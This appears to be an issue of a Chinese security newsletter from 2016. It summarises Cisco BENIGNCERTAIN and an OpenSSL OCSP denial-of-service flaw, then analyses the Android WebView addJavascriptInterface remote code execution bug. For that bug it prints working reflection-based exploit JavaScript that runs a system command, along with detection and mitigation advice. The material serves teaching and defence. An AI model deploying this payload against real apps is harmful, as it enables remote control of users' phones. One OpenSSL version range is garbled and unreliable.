



[黑·白]

宗旨：知黑行白

了解安全资讯，学习黑客技术

不是为了破坏

而是为了保护

第 9 期

2016/9/23

本期导读

新型漏洞

- Cisco 设备 BENIGNCERTAIN 漏洞——CVE-2016-6415
- OpenSSL OCSP 拒绝服务攻击漏洞——CVE-2016-6304


黑客大白

- Android 下 WebView 远程代码执行漏洞分析

新型漏洞

➤ Cisco 设备 BENIGNCERTAIN 漏洞

漏洞介绍



Cisco IOS® 软件是全球部署和应用范围最广泛的网络基础设施软件。IOS 可以在 IP/MPLS 网络中端到端地支持先进的服务、解决方案和功能，目前被用在超过 1000 万个有效系统中。今年 8 月，一个叫做影子经纪人的黑客入侵了 NSA（美国国家安全局）的御用黑客方程组组织，并泄露了大约 300 兆的私密信息和黑客工具。对泄露材料的分析也揭示了一个新漏洞，叫做 Benigncertain，它允许从特定的思科设备提取 VPN 密码。

影响范围

- IOS XR 4.3.x
- IOS XR 5.0.x
- IOS XR 5.1.x
- IOS XR 5.2.x
- 所有 IOS XE，以及数个 IOS 版本

修复措施

停止使用 Cisco 设备，等待 Cisco 官方的升级补丁推出，并安装补丁才可重新启用设备。

➤ OpenSSL OCSP 拒绝服务攻击漏洞



漏洞介绍

OpenSSL OCSP 状态请求扩展存在严重漏洞，该漏洞令恶意客户端能耗尽服务器内存。利用该漏洞，能使默认配置的服务器在每次协议重商时分配一段 OCSP ids 内存，不

断重复协商可令服务器内存无限消耗，即使服务器并未配置 OCSP。理论上，一个 OCSP id 最多 65,535 字节，攻击者可以不断重商令服务器每次内存消耗近 64K。但从实现来说，在 OpenSSL 1.0.2 版本中对 ClientHello 长度做了 16,384 字节的限制，因此每次重商只能令服务器内存消耗约 16K。但在最新的 1.1.0 版本中，对 ClientHello 长度的限制增加到 131,396 字节，那么对使用 1.1.0 版本的服务器，每次重商会令内存消耗近 64K。

影响范围

- OpenSSL 0.9.8h through 0.9.8v
- OpenSSL 1.0.1 through 1.0.1t
- OpenSSL 1.0.2 through 1.0.1h
- OpenSSL 1.1.0

修复措施

升级到最新版本

黑客大白——Android 下 WebView 远程代码执行漏洞分析

概述

WebView 是 Android 下用于浏览网页的组件，通过 WebView 组件，App 应用可以轻松地开发内置浏览器访问网页，同时，WebView 组件的接口函数可以实现网页 javascript 与本地 JAVA 的交互，但是没有限制已注册 JAVA 类的方法调用，导致可以利用反射机制调用任意对象的任意方法。该漏洞可导致用户手机被远程控制、泄漏隐私数据等等。

> WebView 漏洞分析

Android 系统通过 `WebView.addJavascriptInterface(Object obj, String interfaceName)` 方法注册可供 JavaScript 调用的 Java 对象，以用于增强 JavaScript 的功能。但是系统并没有对注册 Java 类的方法调用做限制。导致攻击者可以利用反射机制调用未注册的其它任何 Java 类，最终导致 JavaScript 能力的无限增强。攻击者可以找到存在“`getClass`”方法的对象，然后通过反射的机制，得到 Java Runtime 对象，然后调用静态方法来执行系统命令。

漏洞利用代码示例如下：

```
function execute(cmdArgs)
{
  for (var obj in window) {
    console.log(window[obj]);
    if ("getClass" in window[obj]) {
      alert(obj);
      return window[obj].getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec(cmdArgs);
    }
  }
}

document.write("<br/>");
document.write("id命令执行: ");
document.write("<br/>");
var p = execute(["id"]);
document.write(getContents(p.getInputStream()));
</script>
```

> WebView 漏洞利用

● 漏洞利用环境

WebView 远程代码执行影响范围：Android API level 小于 17（android 4.2 以下系统）

本次实验的演示环境如下：

```
Android version
4.1.2


Baseband version
Unknown

Kernel version
2.6.29-gc497e41
kroot@kennyroot #2
Thu Dec 8 15:07:43 PST 2011

Build number
sdk-eng 4.1.2 MASTER 1741836 test-
keys
```

- **App 中调用 WebView 组件的代码**

向 WebView 注册一个名叫“jsInterface”的对象，然后在 JS 中可以访问到 jsInterface 这个对象，就可以调用这个对象的一些方法，最终可以调用到 Java 代码中，从而实现了 JS 与 Java 代码的交互。



```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    webView = (WebView) findViewById(R.id.webview);

    // 允许js执行
    webView.getSettings().setJavaScriptEnabled(true);
    webView.addJavascriptInterface(new JSInterface(), "jsInterface");
    //webView.getSettings().setAllowFileAccessFromFileURLs(true);
    webView.setWebChromeClient(new WebChromeClient() {}

    // 导入本地html页面，执行js脚本
    webView.loadUrl("file:///android_asset/html/test.html");
}
```

Le	Time	PID	TID
D	09-19 10:58:57.225	790	803
D	09-19 10:58:57.265	790	803
D	09-19 10:58:57.294	790	803

- **Javascripte 触发漏洞利用代码**

遍历所有 window 的对象，然后找到包含 getClass 方法的对象，利用这个对象的类，找到 java.lang.Runtime 对象，然后调用“getRuntime”静态方法方法得到 Runtime 的实例，再调用 exec()方法来执行 id 命令。

```
test.html  MainActivity.java
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
<script>
var i=0;
function getContents(inputStream)
{
var contents = "";
var b = inputStream.read();
var i = 1;
while(b != -1) {
var bString = String.fromCharCode(b);
contents += bString;
contents += "\n"
b = inputStream.read();
}
i=i+1;
return contents;
}

function execute(cmdArgs)
{
for (var obj in window) {
console.log(window[obj]);
if ("getClass" in window[obj]) {
alert(obj);
return window[obj].getClass().forName("java.lang.Runtime").getMethod('
}
}
}

document.write("<br/>");
document.write("id命令执行: ");
document.write("<br/>");
var p = execute(["id"]);
document.write(getContents(p.getInputStream()));
</script>
</head>
</html>
```

- 漏洞执行



- 其他情况

除了 addJavascriptInterface 接口以外，Android WebView 组件还包含 3 个隐藏的系统接口：searchBoxJavaBridge_、accessibilityTraversal 以及 accessibility，利用这三个接口也可以实现远程代码执行，原理与上述内容类似，不再赘述。

● WebView 远程代码执行漏洞的检测方法

杭研移动应用安全检测系统 (<http://www.mogosec.com/>) 已经上线该漏洞的检测能力, 可上传检测。

The screenshot shows the '漏洞分析报告' (Vulnerability Analysis Report) page. At the top, there are navigation tabs: '首页' (Home), '漏洞分析' (Vulnerability Analysis), '应用加固' (Application Hardening), and '渠道监测' (Channel Monitoring). The report header includes the application name '魔MIFI', package name 'com.cmcc.mifi', and version '1.3.3'. The main section, '漏洞分析报告详情', displays a summary: '共扫描出3个漏洞, 7个风险' (Scanned out 3 vulnerabilities, 7 risks) and a '下载' (Download) button. Below this, there are expandable sections for '风险详情' (Risk Details) and '漏洞详情' (Vulnerability Details). The '风险详情' section lists seven risks with their severity levels: '【高危 severity】Activity 错误配置风险 (共1处)', '【高危 severity】Service 错误配置风险 (共2处)', '【高危 severity】Broadcast Receiver 错误配置风险 (共4处)', '【低危 severity】Backup 备份风险 (共1处)', '【低危 severity】Debuggable 可调试风险 (共1处)', '【中危 severity】Dex 文件动态加载风险 (共1处)', and '【高危 severity】关键 Activity 劫持风险 (共4处)'. The '漏洞详情' section shows one vulnerability: '【高危 severity】WebView 远程代码执行漏洞 (共1处)'. A detailed description of this vulnerability is provided, including the class 'com.cmcc.mifi.fragment.MifiFragment\$MifiNoteDialog' and the recommended fix: '修复建议: API 版本高于 17 的强制采用 @JavascriptInterface 注释, 且需要移除三个风险接口, 分别为: removeJavascriptInterface("searchBoxJavaBridge_"), removeJavascriptInterface("accessibility"), removeJavascriptInterface("accessibilityTraversal"), API 版本低于 17 的建议不要使用 addJavascriptInterface 方法'.

● WebView 远程代码执行漏洞的防范

App 应用依赖的 API Level 应为等于或高于 17 的 Android 系统, 另外需显式调用 `removeJavascriptInterface` 方法移除三个风险接口, 分别为: `removeJavascriptInterface("searchBoxJavaBridge_")`、`removeJavascriptInterface("accessibility")`、`removeJavascriptInterface("accessibilityTraversal")`。

